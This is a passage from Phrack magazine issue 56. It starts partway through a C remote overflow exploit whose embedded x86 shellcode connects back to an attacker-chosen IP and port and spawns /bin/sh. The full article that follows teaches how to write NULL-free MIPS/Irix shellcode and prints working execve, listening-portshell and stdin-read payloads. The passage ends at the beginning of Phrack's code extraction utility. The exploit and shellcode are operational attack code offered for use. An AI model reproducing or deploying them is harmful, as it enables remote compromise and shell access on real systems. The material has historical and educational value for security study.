 * If you compile this on non-x86 architectures, you will prolly have to
 * play with the alignment a bit.
 *
 * to compile-
 * [twitch@pornstar]$ gcc -o boobies -Wall boobies.c
 * Be alert, look alive, and act like you know.
 */

#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>

char llehs[] =
   "\x55\x89\xe5\xeb\x7e\x5e\x31\xc0\x88\x46\x07\x83\xec\x18"  /* 14 */
   "\xc6\x45\xe9\x02\x31\xc0\x66\xb8"                          /* 22 */

   /*
    * Replace with (htons(port) ^ 0xff).
    * Defaults to 1234.
    */
   "\xfb\x2d"

   "\x66\x35\xff\xff\x66\x89\x45\xea\xb8"                      /* 33 */

   /*
    * Replace with (inet_addr(host_to_conenct_to) ^ 0xffffffff).
    * Defaults to 192.168.1.6.
    */
   "\x3f\x57\xfe\xf9"

   "\x83\xf0\xff\x89\x45\xec\x6a\x06\x6a\x01\x6a\x02\x6a\x0f\x31\xc0\xb0"
   "\x61\xcd\x80"

   "\x6a\x10\x89\xc3\x8d\x45\xe8\x50\x53\x6a\x0f\x31\xc0\xb0\x62\xcd\x80"
   "\x31\xc0\x50\x53\x6a\x0f\xb0\x5a\xcd\x80"
   "\x53\x6a\x0f\x31\xc0\xb0\x06\xcd\x80"
   "\x6a\x01\x31\xc0\x50\x6a\x0f\xb0\x5a\xcd\x80"
   "\x6a\x02\x31\xc0\x50\x6a\x0f\xb0\x5a\xcd\x80"
   "\x31\xc0\x50\x50\x56\x6a\x0f\xb0\x3b\xcd\x80"
   "\x31\xc0\x40\xcd\x80"
   "\xe8\x7d\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";
```

```
/*
 * This offset seems to work if you are running the exploit and the
 * vulnerable proggy on the same machine, with vuln listening on its
 * default port. If vuln is listening on a user-supplied port, this
 * needs to be around 0xbfbfd0fc.  YMMV.
 */
#define OFFSET    0xbfbfd108
#define NOP       0x90
#define BUFSIZE   1300
#define SHELLSIZE 143
#define PAD       32
#define ALIGNIT   0

/*
 * Offset into the shellcode for the port
 */
#define SCPORTOFF 22

/*
 * Offset into the shellcode for the address
 */
#define SCADDROFF 33

void
usage(char *proggy)
{
   fprintf(stderr, "usage: %s [-o offset_nudge] [-p port] [-a address] ",
         proggy);
   fprintf(stderr, "[-A alignment]\n");
   fprintf(stderr, "\t-o\t\tNudge the offset offset_nudge bytes.\n");
   fprintf(stderr, "\t-p\t\tPort to which the target should connect.\n");
   fprintf(stderr, "\t-a\t\tAddress to which the target should connect.\n");
   fprintf(stderr, "\t\t\t(Must be an IP address because I'm lazy.)\n");
   fprintf(stderr, "\t-A\t\tNudge the alignment.\n");
   fprintf(stderr, "\t-v\t\tBe verbose about what we're doing.\n");
   fprintf(stderr, "\t-h\t\tThe secret to life.\n");
   fprintf(stderr, "\n");

   exit(1);
}

void
main(int argc, char **argv)
{
   char b00m[BUFSIZE], *p, c;
   char *port, *addr;
   u_short portd;
   u_long addrd;
   extern char *optarg;
   int i, nudge = 0, o = OFFSET, align = 0;
   int verb = 0;

   port = &(llehs[SCPORTOFF]);
   addr = &(llehs[SCADDROFF]);
   while((c = getopt(argc, argv, "o:p:a:A:vh")) != -1){
      switch(c){
         /*
          * Nudge to the offset
          */
         case 'o':
            nudge = strtoul(optarg, NULL, 10);
            break;
         /*
          * Port to which we connect
          */
         case 'p':
            portd = strtoul(optarg, NULL, 10);
```

```
            if(verb)
               fprintf(stderr, "Shell coming back on port %d\n", portd);

            portd = htons(portd);
            portd ^= 0xffff;

            if(verb)
               fprintf(stderr, " (0x%x)\n", portd);

            memcpy((void *)port, (void *)&portd, sizeof(u_short));
            break;
         /*
          * Address to which we connect
          */
         case 'a':
            addrd = inet_addr(optarg);
            if(addrd == -1L){
               fprintf(stderr, "Bad address '%s'.\n", optarg);
               exit(1);
            }
            addrd ^= 0xffffffff;
            memcpy((void *)addr, (void *)&addrd, sizeof(u_long));

            if(verb){
               fprintf(stderr, "Shell is being sent to %s.\n", optarg);
               fprintf(stderr, " (0x%lx)\n", addrd);
            }

            break;
         /*
          * Alignment (should only be necessary on architectures
          * other than x86)
          */
         case 'A':
            align = strtoul(optarg, NULL, 10);
            break;
         case 'v':
            verb++;
            break;
         case 'h':
         default:
            usage(argv[0]);
            break;
         }
   }

   o += nudge;
   align += ALIGNIT;

   if(verb){
      fprintf(stderr, "Offset is 0x%x\n", o);
      fprintf(stderr, "Alignment nudged %d bytes\n", align);
   }

   p = b00m;
   memset(p, 0x90, sizeof(b00m));
   p = b00m + ALIGNIT;
   for(i = 0; i < PAD; (i += 4)){
      *((int *)p) = o;
      p +=4;
   }

   p = (&b00m[0]) + PAD + PAD + ALIGNIT;
   memcpy((void *)p, (void*)llehs, SHELLSIZE);

   b00m[BUFSIZE] = 0;
   fprintf(stderr, "payload is %d bytes wide\n", strlen(b00m));
   printf("%s", b00m);
```

```
   exit(0);
}
<-->

|EOF|-------------------------------------------------------------------------|
```

- P H R A C K M A G A Z I N E -

Volume 0xa Issue 0x38
05.01.2000
0x0f[0x10]

|---------- WRITING MIPS/IRIX SHELLCODE ----------|

|---------- scut/teso ----------|

----| Intro

Writing shellcode for the MIPS/Irix platform is not much different from writing shellcode for the x86 architecture. There are, however, a few tricks worth knowing when attempting to write clean shellcode (which does not have any NULL bytes and works completely independent from it's position).

This small paper will provide you with a crash course on writing IRIX shellcode for use in exploits. It covers the basic stuff you need to know to start writing basic IRIX shellcode. It is divided into the following sections:

- The IRIX operating system
- MIPS architecture
- MIPS instructions
- MIPS registers
- The MIPS assembly language
- High level language function representation
- Syscalls and Exceptions
- IRIX syscalls
- Common constructs
- Tuning the shellcode
- Example shellcode
- References

----| The IRIX operating system

The Irix operating system was developed independently by Silicon Graphics and is UNIX System V.4 compliant. It has been designed for the MIPS CPU's, which have a unique history and have pioneered 64-bit and RISC technology. The current Irix version is 6.5.7. There are two major versions, called feature (6.5.7f) and maintenance (6.5.7m) release, from which the feature release is focused on new features and technologies and the maintenance release on bug fixes and stability. All modern Irix platforms are binary compatible and this shellcode discussion and the example shellcodes have been tested on over half a dozen different Irix computer systems.

----| MIPS architecture

First of all you have to have some basic knowledge about the MIPS CPU architecture. There are a lot of different types of the MIPS CPU, the most common are the R4x00 and R10000 series (which share the same instruction set).

A MIPS CPU is a typical RISC-based CPU, meaning it has a reduced instruction set with less instructions then a CISC CPU, such as the x86. The core concept of a RISC CPU is a tradeoff between simplicity and concurrency: There are less instructions, but the existing ones can be executed quickly and in parallel. Because of this small number of instructions there is less redundancy per instruction, and some things can only be done using a single instruction, while on a CISC CPU this can only be achieved by using a variety of different instructions, each one doing basically the same thing. As a result of this, MIPS machine code is larger then CISC machine code, since often multiple instructions are required to accomplish the same operation that CISC CPU's are able to do with one single instruction.

Multiple instructions do not, however, result in slower code. This is a

matter of overall execution speed, which is extremely high because of the parallel execution of the instructions.

On a MIPS CPU the concurrency is very advanced, and the CPU has a pipeline with five slots, which means five instructions are processed at the same time and every instruction has five stages, from the initial IF pipestage (instruction fetch) to the last, the WB pipestage (write back).

Because the instructions overlap within the pipeline, there are some "anomalies" that have to be considered when writing MIPS machine code:

- there is a branch delay slot: the instruction following the branch instruction is still in the pipeline and is executed after the jump has taken place
- the return address for subroutines ($ra) and syscalls (C0_EPC) points not to the instruction after the branch/jump/syscall instruction but to the instruction after the branch delay slot instruction
- since every instruction is divided into five pipestages the MIPS design has reflected this on the instructions itself: every instruction is 32 bits broad (4 bytes), and can be divided most of the times into segments which correspond with each pipestage

----| MIPS instructions

MIPS instructions are not just 32 bit long each, they often share a similar mapping too. An instruction can be divided into the following sections:

```
      + + + + + + + + + + + + + + + + + + + + + + + + + + + + + + + + +
       31302928272625242322212019181716151413121110 9 8 7 6 5 4 3 2 1 0
      +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
      | op        | sub-op  |xxxxxxxxxxxxxxxxxxxxxxxxxxxxxx| subcode   |
      +-----------+---------+------------------------------+-----------+
```

The "op" field denotes the six bit primary opcode. Some instructions, such as long jumps (see below) have a unique code here, the rest are grouped by function. The "sub-op" section, which is five bytes long can represent either a specific sub opcode as extension to the primary opcode or can be a register block. A register block is always five bits long and selects one of the CPU registers for an operation. The subcode is the opcode for the arithmetic and logical instructions, which have a primary opcode of zero.

The logical and arithmetic instructions share a RISC-unique attribute: They do not work with two registers, such as common x86 instructions, but they use three registers, named "destination", "target" and "source". This allows more flexible code, if you still want CISC-like instructions, such as "add %eax, %ecx", just use the same destination and target register for the operation.

A typical MIPS instruction looks like:

```
    or   a0, a1, t4
```

which is easy to represent in C as "a0 = a1 | t4". The order is almost always equivalent to a simple C expression.

Some simple instructions are listed below.

- dest, source, target, and register are registers (see section on MIPS registers below).
- value is a 16 bit value, either signed or not, depending on the instruction.
- offset is a 16 bit relative offset. loffset is a 26 bit offset, which is shifted so that it lies on a four byte boundary.

```
  or      dest, source, target     logical or: dest = source | target
  nor     dest, source, target     logical not or: d = ~ (source | target)
  add     dest, source, target     add: dest = source + target
  addu    dest, source, value      add immediate signed: dest = source + value
```

```
  and     dest, source, target     logical and: dest = source & target
  beq     source, target, offset   if (source == target) goto offset
  bgez    source, offset           if (source >= 0) goto offset
  bgezal  source, offset           if (source >= 0) offset ()
  bgtz    source, offset           if (source > 0) goto offset
  bltz    source, offset           if (source < 0) goto offset
  bltzal  source, offset           if (source < 0) offset ()
  bne     source, target, offset   if (source != target) goto offset
  j       loffset                  goto loffset (within 2^28 byte range)
  jr      register                 jump to address in register
  jal     loffset                  loffset (), store retaddr in $ra
  li      dest, value              load imm.: expanded to either ori or addiu
  lw      dest, offset             dest = *((int *) (offset))
  slt     dest, source, target     signed: dest = (source < target) ? 1 : 0
  slti    dest, source, value      signed: dest = (source < value) ? 1 : 0
  sltiu   dest, source, value      unsigned: dest = (source < value) ? 1 : 0
  sub     dest, source, target     dest = source - target
  sw      source, offset           *((int *) offset) = source
  syscall                          raise syscall exception
  xor     dest, source, target     dest = source ^ target
  xori    dest, source, value      dest = source ^ value
```

This is obviously not complete. However, it does cover the most important instructions for writing shellcode. Most of the instructions in the example shellcodes can be found here. For the complete list of instructions see either [1] or [2].

----| MIPS registers

The MIPS CPU has plenty of registers. Since we already know registers are addressed using a five bit block, there must be 32 registers, $0 to $31. They are all alike except for $0 and $31. For $0 the case is very simple: No matter what you do to the register, it always contains zero. This is practical for a lot of arithmetic instructions and can results in elegant code design. The $0 register has been assigned the symbolic name $zero. The $31 register is also called $ra, for "return address". Why should a register ever contain a return address if there is such a nice stack to store it? And how should recursion be handled otherwise? Well, the short answer is, there is no real stack and yes it works. For the longer answer we will shortly discuss what happens when a function is called on a RISC CPU. When this is done a special instruction called "jal" is used. This instruction overwrites the content of the $ra ($31) register with the appropriate return address and then jumps to an arbitrary address. The called function does however see the return address in $ra and once finished just jumps back (using the "jr" instruction) to the return address. But what if the function wants to call functions, too? Then there is a stack-like segment the function can store the return address on, later restore it and then continue to work as usual.

Why "stack-like"? Because there is only a stack by convention, and any register may be used to behave like a stack. There are no push or pop instructions however, and the register has to be adjusted manually. The "stack" register is $29, symbolically referred as $sp. The stack grows to the smaller addresses, just like on the x86 architecture.

There other register conventions, nearly as many as there are registers. For the sake of completeness here is a small listing:

number	symbolic	function
$0	$zero	always contains zero
$1	$at	is used by assembler (see below), do not use it
$2-$3	$v0, $v1	subroutine return values
$4-$7	$a0-$a3	subroutine arguments
$8-$15	$t0-$t7	temporary registers, may be overwritten by subroutine
$16-$23	$s0-$s7	subroutine registers, have to be saved by called function before they may be used
$24,$25	$t8, $t9	temporary registers, may be overwritten by subroutine

$26,$27	$k0, $k1	interrupt/trap handler reserved registers, do not use
$28	$gp	global pointer, used to access static and extern variables
$29	$sp	stack pointer
$30	$s8/$fp	subroutine register, commonly used as a frame pointer
$31	$ra	return address

There are also 32 floating point registers, each 32 bits long (64 bits on newer MIPS CPUs). They are not important for system programming, so we will not discuss them here.

----| The MIPS assembly language

Because the instructions are relatively primitive and programmers often want to accomplish more complex things, the MIPS assembly language works with a lot of macro instructions. They sometimes provide really necessary operations, such as subtracting a number from a register (which is converted to a signed add by the assembler) to complex macros, such as finding the remainder for a division. But the assembler does a lot more than providing macros for common operations. We already mentioned the pipeline in which instructions are processed simultaneously. Often the execution directly depends on the order within the pipeline, because the registers accessed with the instructions are written back in the last pipestage, the WB (write-back) stage and cannot be accessed before by other instructions. For old MIPS CPUs the MIPS abbreviation is true when saying "Microcomputer without Interlocked Pipeline Stages", you just cannot access the register in the instruction directly following the one that modifies this register. Nearly all MIPS CPUs currently in service do have an interlock though, they just wait until the data from the instruction is written back to the register before allowing the following instruction to read it. In practice you only have to worry when writing very low level assembly code, such as shellcode :-), because most of the times the assembler will reorder and replace your instructions so that they exploit the pipelined architecture at best. You can turnoff this reordering and macros in any MIPS assembler, if you want to.

The MIPS CPUs and RISC CPUs altogether were not designed with easy assembly language programming in mind. It is more difficult, however, to program a RISC CPU in assembly than any CISC CPU. Even the first sentences of the MIPS Pro Assembler Manual from the MIPS corporation recommend to use MIPS assembly language only for hardware near routines or operating system programming. In most cases a good C compiler, such as the one MIPS developed will optimize the pipeline and register usage way better then any programmer might do in assembly. However, when writing shellcodes we have to face the bare machine code and have to write size-optimized code, which does not contain any NULL bytes. A compiler might use large code to unroll loops or to use faster constructs, we can not.

----| High level language function representation

Most of the time, a normal C function can be represented very easily in MIPS assembly. You just have to differentiate between leaf and non-leaf functions. A non-leaf function is a function that does not call any other function. Such functions do not need to store the return address on the stack, but keep it in $ra for the whole time. The arguments to a function are stored by the calling function in $a0, $a1, $a2 and $a3. If this space is not sufficient enough extra stack space is used, but in most cases the registers suffice. The function may return two 32bit values through the $v0 and $v1 registers. For temporary space the called function may use the stack referred to by $sp. Also registers are commonly saved on the stack and later restored from it. The temporary registers ($t0-$t9) may be overwritten in the called function without restoring them later, if the calling functions wants to preserve them, it has to save them itself.

The stack usually starts at 0x80000000 and grows towards small addresses. As was already said, it is very similar to the stack of an x86 system.

----| Syscalls and Exceptions

On a typical Unix system there are only two modes that current execution can happen in: user mode and kernel mode. In most modern architectures this modes are directly supported by the CPU. The MIPS CPU has these two modes plus an extra mode called "supervisor mode". It was requested by engineers at DEC for their new range of workstations when the MIPS R4000 CPU was designed. Since the VMS/DEC market was important to MIPS, they implemented this third mode at DEC's request to allow the VMS operating system to be run on the CPU. However, DEC decided later to develop their own CPU, the Alpha CPU and the mode remained unused.

Back to the execution modes... on current operating systems designed for the MIPS CPU only kernel mode and user mode are used. To switch from user mode to the kernel mode there is a mechanism called "exceptions". Whenever a user space process wa
nts to let the kernel to do something or whenever the
current execution can't be successfully continued the control is passed to the kernel space exception handler.

For shellcode construction we have to know that we can make the kernel execute important operating system related stuff like I/O operations through the syscall exception, which is triggered through the "syscall" instruction. The syscall instruction looks like:

```
  syscall    0000.00xx xxxx.xxxx xxxx.xxxx xx00.1100
```

Where the x's represent the 20 bit broad syscall code, which is ignored on the Irix system. To avoid NULL bytes in your shellcode you can set those x-bits to arbitrary data.

----| IRIX syscalls

The following list covers the most important syscalls for use in shellcodes. After all registers have been appropriately set the "syscall" instruction is executed and the execution flow is passed to the kernel.

```
    accept
    ------
    int accept (int s, struct sockaddr *addr, socklen_t *addrlen);

    a0 = (int) s
    a1 = (struct sockaddr *) addr
    a2 = (socklen_t *) addrlen
    v0 = SYS_accept = 1089 = 0x0441

    return values

    a3 = 0 success, a3 != 0 on failure
    v0 = new socket


    bind
    ----
    int bind (int sockfd, struct sockaddr *my_addr, socklen_t addrlen);

    a0 = (int) sockfd
    a1 = (struct sockaddr *) my_addr
    a2 = (socklen_t) addrlen
    v0 = SYS_bind = 1090 = 0x0442

    For the IN protocol family (TCP/IP) the sockaddr pointer points to a
    sockaddr_in struct which is 16 bytes long and typically looks like:
    "\x00\x02\xaa\xbb\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00",
    where aa is ((port >> 8) & 0xff) and bb is (port & 0xff).

    return values
```

```
    a3 = 0 success, a3 != 0 on failure
    v0 = 0 success, v0 != 0 on failure


    close
    -----
    int close (int fd);

    a0 = (int) fd
    v0 = SYS_close = 1006 = 0x03ee

    return values

    a3 = 0 success, a3 != 0 on failure
    v0 = 0 success, v0 != 0 on failure

    execve
    ------
    int execve (const char *filename, char *const argv [], char *const envp[]);

    a0 = (const char *) filename
    a1 = (chat * const) argv[]
    a2 = (char * const) envp[]
    v0 = SYS_execve = 1059 = 0x0423

    return values

    should not return but replace current process with program, it only returns
    in case of errors


    fcntl
    -----
    int fcntl (int fd, int cmd);
    int fcntl (int fd, int cmd, long arg);

    a0 = (int) fd
    a1 = (int) cmd
    a2 = (long) arg   in case the command requires an argument
    v0 = SYS_fcntl = 1062 = 0x0426

    return values

    a3 = 0 on success, a3 != 0 on failure
    v0 is the real return value and depends on the operation, see fcntl(2) for
    further information


    fork
    ----
    int fork (void);

    v0 = SYS_fork = 1002 = 0x03ea

    return values

    a3 = 0 on success, a3 != 0 on failure
    v0 = 0 in child process, PID of child process in parent process


    listen
    ------
    int listen (int s, int backlog);

    a0 = (int) s
    a1 = (int) backlog
    v0 = SYS_listen = 1096 = 0x0448
```

```
    return values

    a3 = 0 on success, a3 != 0 on failure


    read
    ----
    ssize_t read (int fd, void *buf, size_t count);

    a0 = (int) fd
    a1 = (void *) buf
    a2 = (size_t) count
    v0 = SYS_read = 1003 = 0x03eb

    return values

    a3 = 0 on success, a3 != 0 on failure
    v0 = number of bytes read


    socket
    ------
    int socket (int domain, int type, int protocol);

    a0 = (int) domain
    a1 = (int) type
    a2 = (int) protocol
    v0 = SYS_socket = 1107 = 0x0453

    return values

    a3 = 0 on success, a3 != 0 on failure
    v0 = new socket


    write
    -----
    int write (int fileno, void *buffer, int length);

    a0 = (int) fileno
    a1 = (void *) buffer
    a2 = (int) length
    v0 = SYS_write = 1004 = 0x03ec

    return values

    a3 = 0 on success, a3 != 0 on failure
    v0 = number of bytes written


    The dup2 functionality is not implemented as system call but as libc
    wrapper for close and fcntl.  Basically the dup2 function looks like
    (simplified):

    int dup2 (int des1, int des2)
    {
        int tmp_errno, maxopen;

        maxopen = (int) ulimit (4, 0);
        if (maxopen < 0)
        {
            maxopen = OPEN_MAX;
        }
        if (fcntl (des1, F_GETFL, 0) == -1)
        {
            _setoserror (EBADF);
            return -1;
        }
```

```
        if (des2 >= maxopen || des2 < 0)
        {
            _setoserror (EBADF);
            return -1;
        }

        if (des1 == des2)
        {
            return des2;
        }
        tmp_errno = _oserror();
        close (des2);
        _setoserror (tmp_errno);

        return (fcntl (des1, F_DUPFD, des2));
    }
```

So without the validation dup2 (des1, des2) can be rewritten as:

```
        close (des2);
        fcntl (des1, F_DUPFD, des2);
```

Which has been done in the portshell shellcode below.

----| Common constructs

When writing shellcode there are always common operations, like getting the current address. Here are a few techniques that you can use in your shellcode:

- Getting the current address

```
        li      t8, -0x7350     /* load t8 with -0x7350 (leet) */
foo:    bltzal  t8, foo         /* branch with $ra stored if t8 < 0 */
        slti    t8, zero, -1    /* t8 = 0 (see below) */
bar:
```

Because the slti instruction is in the branch delay slot when the bltzal is executed the next time the bltzal will not branch and t8 will remain zero. $ra holds the address of the bar label when the same label is reached.

- Loading small integer values

Because every instruction is 32 bits long you cannot immediately load a 32 bit value into a register but you have to use two instructions. Most of the time, however, you just want to load small values, below 256. Values below 2^16 are stored as a 16 bit value within the instruction and values below 256 will result in ugly NULL bytes, that should be avoided in proper shellcode. Therefore we use a trick to load such small values:

```
loading zero into reg (reg = 0):
        slti    reg, zero, -1

loading one into reg (reg = 1):
        slti    reg, zero, 0x0101

loading small integer values into reg (reg = value):
        li      t8, -valmod     /* valmod = value + 1 */
        not     reg, t8

For example if we want to load 4 into reg we would use:
        li      t8, -5
        not     reg, t8
```

In case you need small values more than one time you can also store them into saved registers ($s0 - $s7, optionally $s8).

- Moving registers

In normal MIPS assembly you would use the simple move instruction, which results in an "or" instruction, but in shellcode you have to avoid NUL bytes, and you can use this construction, if you know that the value in the register is below 0xffff (65535):

```
        andi    reg, source, 0xffff
```

----| Tuning the shellcode

I recommend that you write your shellcodes in normal MIPS assembly and afterwards start removing the NULL bytes from top to bottom. For simple load instructions you can use the constructs above. For essential instructions try to play with the different registers, in some cases NULL bytes may be removed from arithmetic and logic instructions by using higher registers, such as $t8 or $s7. Next try replacing the single instruction with two or three accomplishing the same. Make use of the return values of syscalls or known register contents. Be creative, use a MIPS instruction reference from [1] or [2] and your brain and you will always find a good replacement.

Once you made your shellcode NULL free you will notice the size has increased and your shellcode is quite bloated. Do not worry, this is normal, there is almost nothing you can do about it, RISC code is nearly always larger then the same code on x86. But you can do some small optimizations to decrease it's size. At first try to find replacements for instruction blocks, where more then one instruction is used to do one thing. Always take a look at the current register content and make use of return values or previously loaded values. Sometimes reordering helps you to avoid jumps.

----| Example shellcode

All the shellcodes have been tested on the following systems, (thanks to vax, oxigen, zap and hendy):

R4000/6.2, R4000/6.5, R4400/5.3, R4400/6.2, R4600/5.3, R5000/6.5 and R10000/6.4.

```
<++> p56/MIPS-shellcode/sh_execve.h !4959db03
/* 68 byte MIPS/Irix PIC execve shellcode. -scut/teso
 */
unsigned long int shellcode[] = {
                0xafa0fffc,     /* sw           $zero, -4($sp)          */
                0x24067350,     /* li           $a2, 0x7350             */
/* dpatch: */   0x04d0ffff,     /* bltzal       $a2, dpatch             */
                0x8fa6fffc,     /* lw           $a2, -4($sp)            */
                /* a2 = (char **) envp = NULL */

                0x240fffcb,     /* li           $t7, -53                */
                0x01e07827,     /* nor          $t7, $t7, $zero         */
                0x03eff821,     /* addu         $ra, $ra, $t7           */

                /* a0 = (char *) pathname */
                0x23e4fff8,     /* addi         $a0, $ra, -8            */

                /* fix 0x42 dummy byte in pathname to shell */
                0x8fedfffc,     /* lw           $t5, -4($ra)            */
                0x25adffbe,     /* addiu        $t5, $t5, -66           */
                0xafedfffc,     /* sw           $t5, -4($ra)            */

                /* a1 = (char **) argv */
                0xafa4fff8,     /* sw           $a0, -8($sp)            */
                0x27a5fff8,     /* addiu        $a1, $sp, -8            */

                0x24020423,     /* li           $v0, 1059 (SYS_execve)  */
                0x0101010c,     /* syscall                              */
```

```
                0x2f62696e,     /* .ascii       "/bin"                  */
                0x2f736842,     /* .ascii       "/sh", .byte 0xdummy    */
};
<-->
<++> p56/MIPS-shellcode/shc_portshell-listener.h !db48e22a
/* 364 byte MIPS/Irix PIC listening portshell shellcode. -scut/teso
 */
unsigned long int shellcode[] = {
                0x2416fffd,     /* li           $s6, -3                 */
                0x02c07027,     /* nor          $t6, $s6, $zero         */
                0x01ce2025,     /* or           $a0, $t6, $t6           */
                0x01ce2825,     /* or           $a1, $t6, $t6           */
                0x240efff9,     /* li           $t6, -7                 */
                0x01c03027,     /* nor          $a2, $t6, $zero         */
                0x24020453,     /* li           $v0, 1107 (socket)      */
                0x0101010c,     /* syscall                              */
                0x240f7350,     /* li           $t7, 0x7350 (nop)       */

                0x3050ffff,     /* andi         $s0, $v0, 0xffff        */
                0x280d0101,     /* slti         $t5, $zero, 0x0101      */
                0x240effee,     /* li           $t6, -18                */
                0x01c07027,     /* nor          $t6, $t6, $zero         */
                0x01cd6804,     /* sllv         $t5, $t5, $t6           */
                0x240e7350,     /* li           $t6, 0x7350 (port)      */
                0x01ae6825,     /* or           $t5, $t5, $t6           */
                0xafadfff0,     /* sw           $t5, -16($sp)           */
                0xafa0fff4,     /* sw           $zero, -12($sp)         */
                0xafa0fff8,     /* sw           $zero, -8($sp)          */
                0xafa0fffc,     /* sw           $zero, -4($sp)          */
                0x02102025,     /* or           $a0, $s0, $s0           */
                0x240effef,     /* li           $t6, -17                */
                0x01c03027,     /* nor          $a2, $t6, $zero         */
                0x03a62823,     /* subu         $a1, $sp, $a2           */
                0x24020442,     /* li           $v0, 1090 (bind)        */
                0x0101010c,     /* syscall                              */
                0x240f7350,     /* li           $t7, 0x7350 (nop)       */

                0x02102025,     /* or           $a0, $s0, $s0           */
                0x24050101,     /* li           $a1, 0x0101             */
                0x24020448,     /* li           $v0, 1096 (listen)      */
                0x0101010c,     /* syscall                              */
                0x240f7350,     /* li           $t7, 0x7350 (nop)       */

                0x02102025,     /* or           $a0, $s0, $s0           */
                0x27a5fff0,     /* addiu        $a1, $sp, -16           */
                0x240dffef,     /* li           $t5, -17                */
                0x01a06827,     /* nor          $t5, $t5, $zero         */
                0xafadffec,     /* sw           $t5, -20($sp)           */
                0x27a6ffec,     /* addiu        $a2, $sp, -20           */
                0x24020441,     /* li           $v0, 1089 (accept)      */
                0x0101010c,     /* syscall                              */
                0x240f7350,     /* li           $t7, 0x7350 (nop)       */
                0x3057ffff,     /* andi         $s7, $v0, 0xffff        */

                0x2804ffff,     /* slti         $a0, $zero, -1          */
                0x240203ee,     /* li           $v0, 1006 (close)       */
                0x0101010c,     /* syscall                              */
                0x240f7350,     /* li           $t7, 0x7350 (nop)       */

                0x02f72025,     /* or           $a0, $s7, $s7           */
                0x2805ffff,     /* slti         $a1, $zero, -1          */
                0x2806ffff,     /* slti         $a2, $zero, -1          */
                0x24020426,     /* li           $v0, 1062 (fcntl)       */
                0x0101010c,     /* syscall                              */
                0x240f7350,     /* li           $t7, 0x7350 (nop)       */

                0x28040101,     /* slti         $a0, $zero, 0x0101      */
                0x240203ee,     /* li           $v0, 1006 (close)       */
```

```
                0x0101010c,     /* syscall                              */
                0x240f7350,     /* li           $t7, 0x7350 (nop)       */

                0x02f72025,     /* or           $a0, $s7, $s7           */
                0x2805ffff,     /* slti         $a1, $zero, -1          */
                0x28060101,     /* slti         $a2, $zero, 0x0101      */
                0x24020426,     /* li           $v0, 1062 (fcntl)       */
                0x0101010c,     /* syscall                              */
                0x240f7350,     /* li           $t7, 0x7350             */

                0x02c02027,     /* nor          $a0, $s6, $zero         */
                0x240203ee,     /* li           $v0, 1006 (close)       */
                0x0101010c,     /* syscall                              */
                0x240f7350,     /* li           $t7, 0x7350 (nop)       */

                0x02f72025,     /* or           $a0, $s7, $s7           */
                0x2805ffff,     /* slti         $a1, $zero, -1          */
                0x02c03027,     /* nor          $a2, $s6, $zero         */
                0x24020426,     /* li           $v0, 1062 (fcntl)       */
                0x0101010c,     /* syscall                              */
                0x240f7350,     /* li           $t7, 0x7350 (nop)       */

                0xafa0fffc,     /* sw           $zero, -4($sp)          */
                0x24068cb0,     /* li           $a2, -29520             */
                0x04d0ffff,     /* bltzal       $a2, pc-4               */
                0x8fa6fffc,     /* lw           $a2, -4($sp)            */
                0x240fffc7,     /* li           $t7, -57                */
                0x01e07827,     /* nor          $t7, $t7, $zero         */
                0x03eff821,     /* addu         $ra, $ra, $t7           */
                0x23e4fff8,     /* addi         $a0, $ra, -8            */
                0x8fedfffc,     /* lw           $t5, -4($ra)            */
                0x25adffbe,     /* addiu        $t5, $t5, -66           */
                0xafedfffc,     /* sw           $t5, -4($ra)            */
                0xafa4fff8,     /* sw           $a0, -8($sp)            */
                0x27a5fff8,     /* addiu        $a1, $sp, -8            */
                0x24020423,     /* li           $v0, 1059 (execve)      */
                0x0101010c,     /* syscall                              */
                0x240f7350,     /* li           $t7, 0x7350 (nop)       */
                0x2f62696e,     /* .ascii       "/bin"                  */
                0x2f736842,     /* .ascii       "/sh", .byte 0xdummy    */
};
<-->
<++> p56/MIPS-shellcode/shc_read.h !1996c2bb
/* 40 byte MIPS/Irix PIC stdin-read shellcode. -scut/teso
 */
unsigned long int shellcode[] = {
                0x24048cb0,     /* li           $a0, -0x7350            */
/* dpatch: */   0x0490ffff,     /* bltzal       $a0, dpatch             */
                0x2804ffff,     /* slti         $a0, $zero, -1          */
                0x240fffe3,     /* li           $t7, -29                */
                0x01e07827,     /* nor          $t7, $t7, $zero         */
                0x03ef2821,     /* addu         $a1, $ra, $t7           */
                0x24060201,     /* li           $a2, 0x0201 (513 bytes) */
                0x240203eb,     /* li           $v0, SYS_read           */
                0x0101010c,     /* syscall                              */
                0x24187350,     /* li           $t8, 0x7350 (nop)       */
};
<-->
```

----| References

For further information you may want to consult this excellent references:

 [1] See MIPS Run
     Dominic Sweetman, Morgan Kaufmann Publishers
     ISBN 1-55860-410-3

[2] MIPSPro Assembly Language Programmer's Guide - Volume 1/2
Document Number 007-2418-001
http://www.mips.com/ and http://www.sgi.com/

|EOF|----------|

- P H R A C K M A G A Z I N E -

Volume 0xa Issue 0x38
05.01.2000
0x10[0x10]

------------ P H R A C K E X T R A C T I O N U T I L I T Y ------------
------------------------------ phrack staff ------------------------------

The Phrack Magazine Extraction Utility, first appearing in P50, is a convenient way to extract code from textual ASCII articles. It preserves readability and 7-bit clean ASCII codes. As long as there are no extraneous "<++>" or <-->" in the article, everything runs swimmingly.

|---|

<++> p56/EX/PMEU/extract4.c !8e2bebc6

```
/*
 *  extract.c by Phrack Staff and sirsyko
 *
 *  Copyright (c) 1997 - 2000 Phrack Magazine
 *
 *  All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE
